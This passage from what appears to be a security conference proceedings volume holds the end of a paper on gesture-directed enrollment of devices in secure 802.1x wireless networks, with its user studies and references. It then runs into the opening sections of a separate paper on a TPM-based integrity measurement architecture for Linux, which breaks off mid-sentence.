For our current deployment, we are using a modified stand-alone NiaB as our enrollment station. It runs a copy of FreeRADIUS that responds to only one EAP type, namely our EAP-PTLS protocol. It listens for client authentication requests over location-limited channels, thus limiting initial requests for enrollment to devices with physical access to the enrollment station. It matches the authentication information it receives over these location-limited channels with the public keys used in requests for PTLIS authentications forwarded by the main Authentication Server.

Our enterprise CA was developed in-house. It is written in Java, and provides a web-based interface used by both people and the EAP-PTLS enrollment protocol to post certification requests. Each certificate request that comes in from the NiaB enrollment station must be reviewed, edited and approved by a human before the certificate is issued. Once the certificate has been issued, the user owning the device receives an e-mail message, indicating that they should re-run the NiaB enrollment software on their device to retrieve their certificate and finish device configuration. This step can be done at any physical location within our enterprise.

## 4.4 Enterprise User Studies

We deployed this software as the primary enrollment mechanism for our secure enterprise wireless network. Anecdotally it seemed a success – not only were end users happier with the process, but our IT staff preferred to use the system to enroll laptops they were configuring for other users. To confirm these perceptions, we performed quantitative user studies.

### 4.4.1 Procedure

In order to see whether our system made enrolling in an enterprise secure wireless network easier, we undertook a comparative usability test. Like the stand-alone NiaB test described in Section 3.4, we wanted to see whether our enterprise solution was easier to use than a currently commercially available alternative, described briefly below. We observed five individuals conducting both types

of enrollment. We followed the same subject selection protocol as previously described, but although we used the same subject pool we recruited different subjects for this second test.

### 4.4.2 Control – Standard Enterprise Enrollment

We looked at users performing standard procedures for requesting a digital certificate, installing that certificate, and then configuring a standard commercial 802.1x client to use that certificate to authenticate to a particular network. The interface for requesting and installing certificates was a web-based one, very similar to that used by commercial Certification Authorities such as Verisign, or Microsoft's Certificate Server software. The 802.1x client software was provided with Microsoft Windows XP<sup>TM</sup>, and comes with a dialog-based graphical configuration interface. Users were provided with extensive documentation as to how to perform all enrollment and configuration steps, complete with screen shots. The total procedure required 38 steps.

### 4.4.3 Results

The results from two iterations of study are shown in Table 2. The first interesting result was the sheer amount of time end users took to enroll in the 802.1x-secured wireless network using the standard interface – an average of 140 minutes (2 hrs and 20 mins). We found this result very surprising. This observation underscores the fact that the intuitions of domain experts – who could perform the same steps in minutes, if not seconds – are not always useful in evaluating system usability, and the importance of obtaining direct feedback about users' experiences with security systems.

Using our gesture-directed enterprise solution, the time to enroll dropped dramatically, from 140 minutes to under 2 minutes. The total number of steps to request and install a client certificate and configure the client device was reduced from a total of 38 steps to 4 steps. More significantly, users reported making a variety of errors in the 38-step process, unlike the enrollment procedure of our enterprise solution, where they made none.

The reduction in time and the fact that users did not make errors contributed to the users' ratings of ease, satisfaction, and confidence. On scales of 1 (most positive) to 5 (most negative) users rated ease of task, satisfaction in the experience, and confidence that they could do it again more highly for our "enterprise NiaB" wireless enrollment system.

## 4.5 Discussion

While the enterprise version of our system is designed to meet the fundamental architectural and security constraints of almost any corporate network, we have only been able to experimentally test it in a relatively small enterprise consisting of about 250 users. It remains to be seen whether such a system could scale to meet the demands of a community of 10,000 users supported by a significant IT staff. Traditionally, approaches like ours are thought inappropriate for enterprise environments: large enterprises often prefer completely automated configuration approaches without any per-machine interaction. They also usually have all machine configuration performed by administrators, rather than end users, thereby potentially putting less of a premium on usability.

To counter these arguments, we first point out that the use of certificate-based authentication methods and EAP-TLS provides greater security than both password-based approaches and automatic configuration approaches without per-device authentication. The latter approach usually encodes all necessary authentication information in a static software install replicated on each machine. This can include things like the certificate of the access point or authentication server, allowing one-way authentication of the infrastructure by the client (which presumably authenticates using a password). In more dangerous approaches, such installers can include secret keys shared across all devices in a network, or even a certificate and private key for the user.

We find this approach unsatisfactory for a number of reasons. First, it requires the user to download customized software for each network they want to join. In contrast, our client obtains all the information it needs to configure a particular network from the AP or enrollment station – it can be re-used to enroll a device in multiple networks. The fact that our client software is "generic" in this way means that it could be pre-installed by an operating system vendor, without requiring further customization for a particular network. Second, blindly downloading enrollment information or keys to a potential new client in a customized installer may make it easier to configure that client to use a network, but it doesn't solve the fundamental trust assignment problem – authenticating that a particular device ought to be in fact

the one to receive those keys. At best, this problem can be sidestepped by requiring that client to authenticate using a previously-existing password infrastructure. Our goal was to allow easy, secure enrollment in a wireless network even in the case where no pre-existing trust infrastructure existed.

Our approach can also be very appealing even in enterprises where all new machines are initially configured by an administrator. First, we find anecdotally that even the experienced systems administrators in the small enterprise in which we deployed our system vastly preferred to use it to configure new devices for other users than the previous, manual option. Given the increasing demands on administrators and the fact that many of them are not security experts, increased usability of security can be valuable to them as well.

Second, in large organizations, administrative tasks such as WLAN enrollment will happen repeatedly over the lifespan of a given device – returning it to an administrator every time is inconvenient. Increasingly, users introduce personal devices, such as PDAs, into their workplace. System administrators do not have the time and facilities to configure each device that an employee may need to use at work. In all of these cases, it may be easier to have employees enroll their own devices into a wireless network as needed, rather than expecting them to be preconfigured by an administrator.

## 5 Related Work

The use of a gesture-based user interface to communicate a small piece of information for bootstrapping a larger data exchange is a relatively recent idea. In response to increasing realization that ubiquitous computing will demand that users select among many computers around them, systems such as gesturePen [37] have used infrared-based pointing mechanisms to allow users to select desired targets. The role of gesturePen is to help users establish data communications with computers around them, and the infrared channel is used to exchange IP address information. Our work relies on the same intuitive user experience as gesturePen, but builds on it by providing a secure information exchange.

Gesture-based user interfaces have also found other applications, some with security in mind [5, 30], some without [19]. To our knowledge we are the first to apply this idea to provide a complete solution for securing wireless 802.11 networks.

The idea of location-limited channels originated in [35] (although not under that name). In [5], this idea was expanded to use public key cryptography, enabling a much wider range of potential types of location-limited channels. The list of possible location-limited channels, and their uses, continues to expand [20, 21, 30].

Our system reduces network security to the physical security at the time of enrollment – a simple, intuitive model accessible to non-technically-savvy users. This is in contrast to Microsoft’s CHOICE network [25] and the Secure Wireless Gateway (SWG) [14], which do not require physical proximity, but are much harder to use. For example, in Microsoft’s CHOICE network, users enter an existing Passport password into a web page every time they want to use a public wireless network. The SWG asks a user to log in to a secure web site using an existing password and execute additional configuration steps. While entering a password may not seem like a burden, adding seemingly simple steps like this actually has large impact for non-technically-savvy users [10]. Furthermore, gesture-based automatic configuration can be used with a wide variety of embedded devices that may not allow users to enter passwords.

Both SWG and Microsoft CHOICE require the user to have an existing trust relationship with the network provider, while our approach allows mutual authentication between users and network providers that share no preexisting relationship. We also point out that our system conveys all of the security advantages of using digital certificates in a Public Key Infrastructure. This is in contrast to SWG, which secures wireless access using IPSec configured with a shared secret.

The perceived difficulties associated with managing Public Key Infrastructures often lead users to look for other, less secure alternatives. There has been some work, however, to make PKIs more usable (see, for example, [15]). The location-limited channels we use allow us to side-step much of the bootstrapping problems usually found when trying to build a global Public-Key Infrastructure. We also show with our work that one can quite effectively use a “small-scale” PKI without inheriting the usability problems usually associated with larger PKIs.

## 6 Conclusions

Security and usability are typically thought to be at odds with each other: highly secure systems are thought to be necessarily difficult to use, and systems that can be easily managed by end users are thought to be inherently insecure. Yet deploying systems of mobile devices, in which ease of administration and security are both pressing concerns, requires a resolution to this apparent conflict. We have demonstrated, by way of example, that security and usability are not always irreconcilable. Our “Network-in-a-Box” system provides an example of how gesture-based user interfaces can lead to systems that are both secure and easy to use.

We have implemented our NiaB system, both in a stand-alone and an enterprise version, to test out our de-

sign. Through user studies, we experimentally measured a significant decrease in the time required by users to set up a secure wireless network as compared to a typical commercial access point. This improvement – from approximately ten minutes down to under a minute – is especially favorable when one notes that our solution sets up the highly secure 802.1x/EAP-TLS standard, versus the significantly less secure password-based WEP standard used by the commercial access point.

Our approach, gesture-directed automatic configuration, relates digital security to physical security in a way that users find intuitively easy to understand. Although we have applied this technique to address the particularly pressing problem of securing 802.11 wireless networks, the approach is quite general and can be used to design a variety of systems that are both secure and easy to administer.

## 7 Acknowledgments

We like to thank the anonymous reviewers and Tim Diebert for their helpful comments. Alp Simsek built the “phone home” service described Section 3.2.2. Raghu Gopalan provided valuable feedback about our enterprise deployment.

## References

- [1] B. Aboba and D. Simon. *PPP EAP TLS Authentication Protocol (EAP-TLS)*. IETF - Network Working Group, The Internet Society, October 1999. RFC 2716.
- [2] Wi-Fi Protected Access. WPA. [http://www.wifialliance.org/opensection/protected\\_access.asp](http://www.wifialliance.org/opensection/protected_access.asp).
- [3] C. Adams and S. Farrell. *Internet X.509 Public Key Infrastructure Certificate Management Protocols*. IETF - Network Working Group, The Internet Society, March 1999. RFC 2510.
- [4] N. Asokan, V. Niemi, and K. Nyberg. Man-in-the-middle in tunnelled authentication protocols. In *11th Security Protocols Workshop*, Cambridge, United Kingdom, April 2003. Springer-Verlag.
- [5] Dirk Balfanz, D.K. Smetters, Paul Stewart, and H. Chi Wong. Talking to strangers: Authentication in ad-hoc wireless networks. In *Proceedings of the 2002 Network and Distributed Systems Security Symposium (NDSS’02)*, San Diego, CA, February 2002. The Internet Society.
- [6] L. Blunk and J. Vollbrecht. *PPP Extensible Authentication Protocol (EAP)*. IETF - Network Working Group, The Internet Society, March 1998. RFC 2284.
- [7] Nikita Borisov, Ian Goldberg, and David Wagner. Intercepting mobile communications: The insecurity of 802.11, 2001.



- [8] P. Congdon, B. Aboba, A. Smith, G. Zorn, and J. Roese. *IEEE 802.1x Remote Authentication Dial-In User Service (RADIUS) Usage Guidelines*. IETF - Network Working Group, The Internet Society, September 2003. RFC 3580.
- [9] T. Dierks and C. Allen. *The TLS Protocol Version 1.0*. IETF - Network Working Group, The Internet Society, January 1999. RFC 2246.
- [10] Joseph S. Dumas and Janice C. Redish. *A Practical Guide to Usability Testing*. Ablex Publishing Corporation, 1993.
- [11] S. Fluhrer, I. Mantin, and A. Shamir. Weaknesses in the key scheduling algorithm of RC4. In *Eight Annual Workshop on Selected Areas in Cryptography*, August 2001.
- [12] Wireless Tools for Linux. [http://www.hpl.hp.com/personal/Jean\\_Tourrilhes/Linux/Tools.html](http://www.hpl.hp.com/personal/Jean_Tourrilhes/Linux/Tools.html).
- [13] The OpenBrick Foundation. OpenBrick. <http://www.openbrick.org/>.
- [14] Austin Godber and Partha Dasgupta. Secure wireless gateway. In *Proceedings of the ACM Workshop on Wireless Security (WiSe-02)*, pages 41–46, New York, September 28 2002. ACM Press.
- [15] Peter Gutmann. Plug-and-play PKI: A PKI your mother can use. In *Proceedings of the 12th USENIX Security Symposium*, pages 45–58, Washington, D.C., August 2003.
- [16] The Cable Guy. Windows XP wireless auto configuration. [www.microsoft.com/technet/columns/cableguy/cg1102.asp](http://www.microsoft.com/technet/columns/cableguy/cg1102.asp), November 2002.
- [17] IEEE. ANSI/IEEE. 802.1x: Port-based network access control, 2001.
- [18] IEEE. ANSI/IEEE. 802.11i: MAC enhancements for enhanced security, 2003.
- [19] Tim Kindberg, John Barton, Jeff Morgan, Gene Becker, Debbie Caswell, Philippe Debaty, Gita Gopal, Marcos Frid, Venky Krishnan, Howard Morris, Celine Pering, John Schettino, Bill Serra, and Mirjana Spasojevic. Places and things: Web presence for the real world. In *3rd IEEE Workshop on Mobile Computing Systems and Applications (WMCSA 2000)*, 2000.
- [20] Tim Kindberg and Kan Zhang. Secure spontaneous device association. In *UbiComp 2003*, 2003.
- [21] Tim Kindberg and Kan Zhang. Validating and securing spontaneous associations between wireless devices. In *Proceedings of the 6th Information Security Conference (ISC03)*, 2003.
- [22] The Dumb Networking Library. libdnet. <http://libdnet.sourceforge.net/>.
- [23] The Packet Capture Library. libpcap. <http://www.tcpdump.org/>.
- [24] C. Lopes and P. Aguiar. Aerial acoustic communications. In *Proceedings of the 2001 IEEE Workshop on Applications of Signal Processing to Audio and Acoustics*, New Paltz, NY, October 2001.
- [25] Microsoft. The CHOICE network. <http://www.mschoice.com/>.
- [26] Jakob Nielsen and Thomas K. Landauer. A mathematical model of the finding of usability problems. In *ACM Conference on Human Factors in Computing Systems (INTERCHI '93)*, pages 206–213, 1993.
- [27] Open Source Implementation of IEEE 802.1x. xsupplicant. <http://www.openlx.org/>.
- [28] The FreeRADIUS Server Project. FreeRADIUS. <http://www.freeradius.org/>.
- [29] The HostAP Project. HostAP. <http://hostap.epitest.fi/>.
- [30] Jun Rekimoto, Yuji Ayatsuka, Michimune Kohno, and Hauru Oba. Proximal interactions: A direct manipulation technique for wireless networking. In *Proceedings of INTERACT 2003*, 2003.
- [31] C. Rigney, A. Rubens, W. Simpson, and S. Willens. *Remote Authentication Dial-In User Service (RADIUS)*. IETF - Network Working Group, The Internet Society, June 2000. RFC 2865.
- [32] Robert Moskowitz. Weakness in passphrase choice in WPA interface, 2003.
- [33] Acme Software. mini\_httpd. [http://www.acme.com/software/mini\\_httpd/](http://www.acme.com/software/mini_httpd/).
- [34] Network Driver Interface Specification. NDIS. <http://www.ndis.com/>.
- [35] Frank Stajano and Ross J. Anderson. The resurrecting duckling: Security issues for ad-hoc wireless networks. In *7th Security Protocols Workshop*, volume 1796 of *Lecture Notes in Computer Science*, pages 172–194, Cambridge, United Kingdom, 1999. Springer-Verlag, Berlin Germany.
- [36] Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. Using the Fluhrer, Mantin, and Shamir Attack to Break WEP. In *Proceedings of the 2002 Network and Distributed Systems Security Symposium (NDSS'02)*, San Diego, CA, February 2002. The Internet Society.
- [37] Colin Swindells, Kori M. Inkpen, John C. Dill, and Melanie Tory. That one there! pointing to establish device identity. In *ACM Conference on User Interface Software and Technology (UIST 2002)*, pages 151–160, 2002.
- [38] W. Townsley. *Layer Two Tunneling Protocol (L2TP)*. IETF - Network Working Group, The Internet Society, December 2002. RFC 3438.





# Design and Implementation of a TCG-based Integrity Measurement Architecture

*Reiner Sailer and Xiaolan Zhang and Trent Jaeger and Leendert van Doorn*  
*IBM T. J. Watson Research Center*  
*19 Skyline Drive, Hawthorne, NY 10532*  
*{sailer,cxzhang,jaegert,leendert}@watson.ibm.com*

## Abstract

We present the design and implementation of a secure integrity measurement system for Linux. All executable content that is loaded onto the Linux system is measured before execution and these measurements are protected by the Trusted Platform Module (TPM) that is part of the Trusted Computing Group (TCG) standards. Our system is the first to extend the TCG trust measurement concepts to dynamic executable content from the BIOS all the way up into the application layer. In effect, we show that many of the Microsoft NGSCB guarantees can be obtained on today's hardware and today's software and that these guarantees do not require a new CPU mode or operating system but merely depend on the availability of an independent trusted entity, a TPM for example. We apply our trust measurement architecture to a web server application where we show how our system can detect undesirable invocations, such as rootkit programs, and that our measurement architecture is practical in terms of the number of measurements taken and the performance impact of making them.

## 1 Introduction

With the introduction of autonomic computing, grid computing and on demand computing there is an increasing need to be able to securely identify the software stack that is running on remote systems. For autonomic computing, you want to determine that the correct patches have been installed on a given system. For grid computing, you are concerned that the services advertised really exist and that the system is not compromised. For on demand computing, you may be concerned that your outsourcing partner is providing the software facilities and performance that have been stipulated in the service level agreement. Yet another scenario is where you are interacting with your home banking or bookselling web-services application and you want to make sure it has not been tampered with.

The problem with the scenarios above is, who do you trust to give you that answer? It cannot be the program itself be-

cause it could be modified to give you wrong answers. For the same reason we cannot trust the kernel or the BIOS on which these programs are running since they may be tampered with too. Instead we need to go back to an immutable root to provide that answer. This is essentially the secure boot problem [1], although for our scenarios we are interested in an integrity statement of the software stack rather than ensuring compliance with respect to a digital signature.

The Trusted Computing Group (TCG) has defined a set of standards [2] that describe how to take integrity measurements of a system and store the result in a separate trusted coprocessor (Trusted Platform Module) whose state cannot be compromised by a potentially malicious host system. This mechanism is called trusted boot. Unlike secure boot, this system only takes measurements and leaves it up to the remote party to determine the system's trustworthiness. The way this works is that when the system is powered on it transfers control to an immutable base. This base will measure the next part of BIOS by computing a SHA1 secure hash over its contents and protect the result by using the TPM. This procedure is then applied recursively to the next portion of code until the OS has been bootstrapped.

The TCG trusted boot process is composed of a set of ordered sequential steps and is only defined up to the bootstrap loader. Conceptually, we would like to maintain the chain of trust measurements up to the application layer, but unlike the bootstrap process, an operating system handles a large variety of executable content (kernel, kernel modules, binaries, shared libraries, scripts, plugins, etc.) and the order in which the content is loaded is seemingly random. Furthermore, an operating system almost continuously loads executable content and measuring the content at each load time incurs a considerable performance overhead.

The system that we describe in this paper addresses these concerns. We have modified the Linux kernel and the runtime system to take integrity measurements as soon as executable content is loaded into the system, but before it is executed. We keep an ordered list of measurements inside the kernel. We change the role of the TPM slightly and use it to pro-

tect the integrity of the in-kernel list rather than holding measurements directly. To prove to a remote party what software stack is loaded, the system needs to present the TPM state using the TCG attestation mechanisms and this ordered list. The remote party can then determine whether the ordered list has been tampered with and, once the list is validated, what kind of trust it associates with the measurements. To minimize the performance overhead, we cache the measurement results and eliminate future measurement computations as long as the executable content has not been altered. The amount of modifications we made to the Linux system were minimal, about 4000 lines of code.

Our enhancement keeps track of all the software components that are executed by a system. The number of unique components is surprisingly small and the system quickly settles into a steady state. For example, the workstation used by this author which runs RedHat 9 and whose workload consists of writing this paper, compiling programs, and browsing the web does not accumulate more than 500 measurement entries. On a typical web server the accumulated measurements are about 250. Thus, the notion of completely fingerprinting the running software stack is surprisingly tractable.

**Contributions:** This paper makes the following contributions:

- A non-intrusive and verifiable remote software stack attestation mechanism that uses standard (commodity) hardware.
- An efficient measurement system for dynamic executable content.
- A tractable software stack attestation mechanism that does not require new CPU modes or a new operating system.

**Outline:** Next, we introduce the structure of a typical run-time system, for which we will establish an integrity-measurement architecture throughout this paper. In Section 3, we present related work in the area of integrity protecting systems and attestation. In Sections 4 and 5, we describe the design of our approach and its implementation in a standard Linux operating environment. Section 6 describes experiments that highlight how integrity breaches are made visible by our solution when validating measurement-lists. It also summarizes run-time overhead. Finally, Section 7 sketches enhancements to our architecture that are being implemented or planned. Our results show and validate that our architecture is efficient, scales with regard to the number of elements, successfully recognizes integrity breaches, and offers a valuable platform for extensions and future experiments.

## 2 Problem Statement

To provide integrity verification services, we first examine the meaning of system integrity, in general. We then describe a

web server example system to identify the types of problems that must be solved to prove integrity to a remote system with a high degree of confidence. We show that the operating system lacks the context to provide the level of integrity measurement necessary, but with a hardware root of trust, the operating system can be a foundation of integrity measurement. Currently, we surmise that it is more appropriate for finding integrity bugs than full verification, but we aim to define an architecture that can eventually be extended to meet our measurement requirements.

### 2.1 Integrity Background

Our goal is to enable a remote system (the *challenger*) to prove that a program on another system (the *attesting system* owned by the *attester*) is of sufficient integrity to use. The *integrity* of a program is a binary property that indicates whether the program and/or its environment have been modified in an unauthorized manner. Such an unauthorized modification may result in incorrect or malicious behavior by the program, such that it would be unwise for a challenger to rely on it.

While integrity is a binary property, integrity is a relative property that depends on the verifier's view of the ability of a program to protect itself. Biba defines that integrity is compromised when a program depends on (i.e., reads or executes) low integrity data [3]. In practice, programs often process low integrity data without being compromised (but not all programs, all the time), so this definition is too restricted. Clark-Wilson define a model in which *integrity verification procedures* verify integrity at system startup and high integrity data is only modified by *transformation procedures* that are certified to maintain integrity even when their inputs include low integrity data [4]. Unfortunately, the certification of applications is too expensive to be practical.

More recent efforts focus on measuring code and associating integrity semantics with the code. The IBM 4758 explicitly defines that the integrity of a program is determined by the code of the program and its ancestors [5]. In practice, this assumption is practical because the program and its configuration are installed in a trusted manner, it is isolated from using files that can be modified by other programs, and it is assumed to be capable of handling low integrity requests from the external system. To make this guarantee plausible, the IBM 4758 environment is restricted to a single program with a well-defined input state and the integrity is enforced with secure boot. However, even these assumptions have not been sufficient to prevent compromise of applications running on the 4758 which cannot handle low integrity inputs properly [6]. Thus, further measurement of low integrity inputs and their impact appear to be likely.

The key differences in this paper are that: (1) we endeavor to define practical integrity for a flexible, traditional systems environment under the control of a potentially untrusted

party and (2) the only special hardware that we leverage is the root of trust provided by the Trusted Computing Group's Trusted Platform Module (TCG/TPM). In the first case, we may not assume that all programs are loaded correctly simply by examining the hash because the untrusted party may try to change the input data that the program uses. For example, many programs enable configuration files to be specified in the command line. Ultimately, applications define the semantics of the inputs that they use, so it is difficult for an operating system to detect whether all inputs have been used in an appropriate manner by an application if its environment is controlled by an untrusted party. However, a number of vulnerabilities can be found by the operating system alone, and it is fundamental that the operating system collect and protect measurements.

Second, the specialized hardware environment of the IBM 4758 enables secure boot and memory lockdown, but such features are either not available or not practical for current PC systems. Secure boot is not practical because integrity requirements are not fixed, but defined by the remote challengers. If remote parties could determine the secure boot properties of a system, systems would be vulnerable to a significant denial-of-service threat. Instead the TCG/TPM supports trusted boot, where the attesting system is measured and the measurements are used by the challengers to verify their integrity requirements. Since trusted boot does not terminate a boot when a low integrity process is loaded, all data could be subject to attack during the "untrusted" boot. Since multiple applications can run in a discretionary access control environment concurrently, it is difficult to determine whether the dynamic data of a system (e.g., a database) is still acceptable. Discretionary integrity mechanisms, such as *sealed storage* [7], do not solve this problem in general.

## 2.2 Example

We use as an example a server machine running an Apache Webserver and Tomcat Web Containers that serve static and dynamic content to sell books to clients running on remote systems. The system is running a RedHat 9.0 Linux environment. Figure 1 illustrates the runtime environment that affects the Web server.

The system is initiated by booting the operating system. The boot process is determined by the BIOS, grub bootloader, and kernel configuration file (`/boot/grub.conf`). The first two can alter the system in arbitrary ways, so they must be measured. An interesting point is that measurement of configuration files, such as `grub.conf`, is not necessary as long as they do not: (1) modify code already loaded and (2) all subsequent file loads can be seen by the measurement infrastructure. Since the BIOS and grub bootloader are unaffected, we only need to ensure that the kernel and other programs whose loads are triggered by the configuration are measured.




Figure 1: Runtime System Components

The boot process results in a particular kernel being run. There are a variety of different types of kernels, kernel versions, and kernel configurations that determine the actual system being booted. For example, we load `Linux 2.6.5-tcg` from `/boot/vmlinuz-2.6.5-tcg` which includes a TPM driver and our measurement hooks. Further, the kernel may be extended by loadable kernel modules. The measurement infrastructure must be able to measure the kernel and any modules that are loaded. The challenger must be able to determine whether this specific kernel booted and the dynamically loaded modules meet the desired integrity requirements.

Once the kernel is booted, then user-level services and applications may be run. In Linux, a program execution starts by loading an appropriate interpreter (i.e., a dynamic loader, such as `ld.so`) based on the format of the executable file. Loads of the target executable's code and supporting libraries are done by the dynamic loader. Executables include the following files on our experimental system:

- Apache server (`apachectl`, `httpd`, ...)
- Apache modules (`mod_access.so`, `mod_auth.so`, `mod_cgi.so`, ...)
- Tomcat servlet machine (`startup.sh`, `catalina.sh`, `java`, ...)
- Dynamic libraries (`libjvm.so`, `libcore.so`, `libjava.so`, `libc-2.3.2.so`, `libssl.so.4`, ...)

All of this code impacts system integrity, so we need to measure them. The kernel knows when executable code is loaded because the related file is memory-mapped by using the executable flag. However, the kernel cannot recognize kernel modules when they are loaded from the file system because they are loaded by applications such as `modprobe` or `insmod` and are memory-mapped as executable only after they have been loaded into memory. Finally, the kernel does



not know when executable scripts are loaded into interpreters such as bash because they are read as normal files.

Some other files loaded by the application itself also define its execution behavior. For example, the Java class files that define servlets and web services must be measured because they are loaded by the Tomcat server to create dynamic content, such as shopping cart or payment pages. Application configuration files, such as the startup files for Apache (`httpd.conf`) and Tomcat (startup scripts) may also alter the behavior of the Web server. These files in our example system include:

- Apache configuration file (`httpd.conf`)
- Java virtual machine security configuration (`java.security`, `java.policy`)
- Servlets and web services libraries (`axis.jar`, `servlet.jar`, `wsdl4j.jar`, ...)

While each of these files may have standard contents that can be identified by the challenger, it is difficult to determine which files are actually being used by an application and for what purpose. Even if `httpd.conf` has the expected contents, it may not be loaded as expected. For example, Apache has a command line option to load a different file, links in the file system may result in a different file being loaded, and races are possible between when the file is measured and when it is loaded. Thus, a Tripwire-like [8] measurement of the key system files is not sufficient because the users of the attesting system (attestors) may change the files that actually determine its integrity, and these users are not necessarily trusted by the challengers. As in the dynamic loader case, the integrity impact of opening a file is only known to the requesting program. However, unlike the case for the dynamic loader, the problem of determining the integrity impact of application loads involves instrumentation of many more programs, and these may be of varying trust levels.

The integrity of the Web server environment also depends on dynamic, unstructured data that is consumed by running executables. The key issue is that even if the application knows that this data can impact its integrity, its measurement is useless because the challenger cannot predict values that would preserve integrity. In the web server example, the key dynamic data are: (1) the various kinds of requests from remote clients, administrators, and other servlets and (2) the database of book orders. The sorts of things that need to be determined are whether the order data or administrator commands can be modified only by high integrity programs (i.e., Biba) and whether the low integrity requests can be converted to high integrity data or rejected (i.e., Clark-Wilson). Sealed storage is insufficient to ensure the first property, information flow based on mandatory policy is necessary in general, and enforcement of the second property requires trusted upgraders or trust in the application itself.

## 2.3 Measuring Systems

Based on the analysis of the web server example, we list the types of tasks that must be accomplished to achieve a Clark-Wilson level of integrity verification.

- **Verification Scope:** Unless information flows among processes are under a mandatory restriction, the integrity of all processes must be measured. Otherwise, the scope of integrity impacting a process may be reduced to only those processes upon which it depends for high integrity code and data.
- **Executable Content:** For each process, all code executed must be of sufficient integrity regardless of whether it is loaded by the operating system, dynamic loader, or application.
- **Structured Data:** For each process, data whose content has an identifiable integrity semantics may be treated in the same manner as executable content above. However, we must be sure to capture the data that is actually loaded by the operating system, dynamic loaders, and applications.
- **Unstructured Data:** For each process, the data whose content does not have an identifiable integrity semantics, the integrity of the data is dependent on the integrity of the processes that have modified it or the integrity may be upgraded by explicit upgrade processes or this process (if it is qualified to be a transformation procedure in the Clark-Wilson sense).

The first statement indicates that for systems that use discretionary policy (e.g., NGSCB), the integrity of all processes must be measured because all can impact each other. Second, we must measure all code including modules, libraries, and code loaded in an ad hoc fashion by applications to verify the integrity of an individual process. Third, some data may have integrity semantics similar to code, such that it may be treated that way. Fourth, dynamic data cannot be verified as code, so data history, security policy, etc. are necessary to determine its integrity. The challengers may assume that some code can handle low integrity data as input. The lack of correct understanding about particular code's ability to handle low integrity data is the source of many current security problems, so we would ultimately prefer a clear identification of how low integrity data is used.

Further, an essential part of our architecture is the ability of challengers to ensure that the measurement list is:

- fresh and complete, i.e., includes all measurements up to the point in time when the attestation is executed,
- unchanged, i.e., the fingerprints are truly from the loaded executable and static data files and have not been tampered with.

An attester that has been corrupted can try to cheat by either truncating measurements or delivering changed measurements to hide the programs that have corrupted its state. Replaying old measurement lists is equivalent to hiding new measurements.

This analysis indicates that integrity verification for a flexible systems environment is a difficult problem that requires several coordinated tasks. Rather than tackle all problems at once, a more practical approach is to provide an extensible approach that can identify some integrity bugs now and form a basis for constructing reasonable integrity verification in the future. This approach is motivated by the approach adopted by static analysis researchers in recent work [9]. Rather than proving the integrity of a program, these tools are designed to find bugs and be extensible to finding other, more complex bugs in the future. Finding integrity bugs is also useful for identifying that code needs to be patched, illegal information flows, or cases where low integrity data is used without proper safeguards. For example, a challenger can verify that an attesting system is using high integrity code for its current applications.

In this paper, we define operating systems support for measuring the integrity of code and structured data. The operating system ensures that the code loaded into every individual user-level process is measured, and this is used as a basis for applications to measure other code and data for which integrity semantics may be defined. Thus, our architecture ensures that the breadth of the system is measured (i.e., all user-level processes), but the depth of measurement (i.e., which things are subsequently loaded into the processes) is not complete, but it is extensible, such that further measurements to increase confidence in integrity are possible. At present, we do not measure mandatory access control policy, but the architecture supports extensions to include such measurements and we are working on how to effectively use them.

### 3 Related Work

Related work includes previous efforts to measure a system to improve its integrity and/or enable remote integrity verification. The key issues in prior work are: (1) the distinction between *secure boot* and *authenticated boot* and (2) the semantic value of previous integrity measurement approaches.

Secure boot enables a system to measure its own integrity and terminate the boot process if an action compromises this integrity. The AEGIS system by Arbaugh [1] provides a practical architecture for implementing secure boot on a PC system. It uses signed hash values to identify and validate each layer in the boot process. It will abort booting the system if the hashes cannot be validated. Secure boot does not enable a challenging party to verify the integrity of a boot process (i.e., authenticated boot) because it simply measures and checks the boot process, but does not generate attestations of the integrity of the process.

The IBM 4758 secure coprocessor [10] implements both secure boot and authenticated boot, albeit in a restricted environment. It promises secure boot guarantees by verifying (flash) partitions before activating them and by enforcing valid signatures before loading executables into the system. A mechanism called *outgoing authentication* [5] enables attestation that links each subsequent layer to its predecessor. The predecessor attests to the subsequent layer by generating a signed message that includes the cryptographic hash and the public key of the subsequent layer. To protect an application from flaws in other applications, only one application is allowed to run at a time. Thus, the integrity of the application depends on hashes of the code and manual verification of the application's installation data. This data is only accessible to trusted code after installation. Our web server example runs in a much more dynamic environment where multiple processes may access the same data and may interact. Further, the security requirements of the challenging party and the attesting party may differ such that secure boot based on the challenging party's requirements is impractical.

The Trusted Computing Group [11] is a consortium of companies that together have developed an open interface for a Trusted Platform Module, a hardware extension to systems that provides cryptographic functionality and protected storage. By default, the TPM enables the verification of static platform configurations, both in terms of content and order, by collecting a sequence of hashes over target code. For example, researchers have examined how a TPM can be used to prove that a system has booted a valid operating system [12]. The integrity of applications running on the operating system is outside the scope of this work and is exactly where we look to expand the application of the TPM.

Marchesini et al. [13] describe an approach that uses signed trustworthy configurations to protect a system's integrity. Such a configuration stores signatures of sensitive configuration files. A so-called Enforcer checks the integrity of signed files in the configuration against the real file every time the real file is opened. The approach enforces integrity through TPM- sealing of long-lived server certificates and binding of the unsealing to a correct configuration. In this respect the work is related to the platform configurations described in [12]. None of the known existing work extends the measurement of a software stack from the static boot configuration seamlessly into the application level.

Terra [14] and Microsoft's Next Generation Secure Computing Base (NGSCB [7]) are based on the same hardware security architecture (TCG/TPM) and are similar in providing a "whole system solution" to authenticated boot. NGSCB partitions a platform into a trusted and untrusted part each of which runs its own operating system. Only the trusted portion is measured which limits the flexibility of the approach (not all programs of interest should be fully trusted) and it depends on hardware and base software not yet available.

Terra is a trusted computing architecture that is built

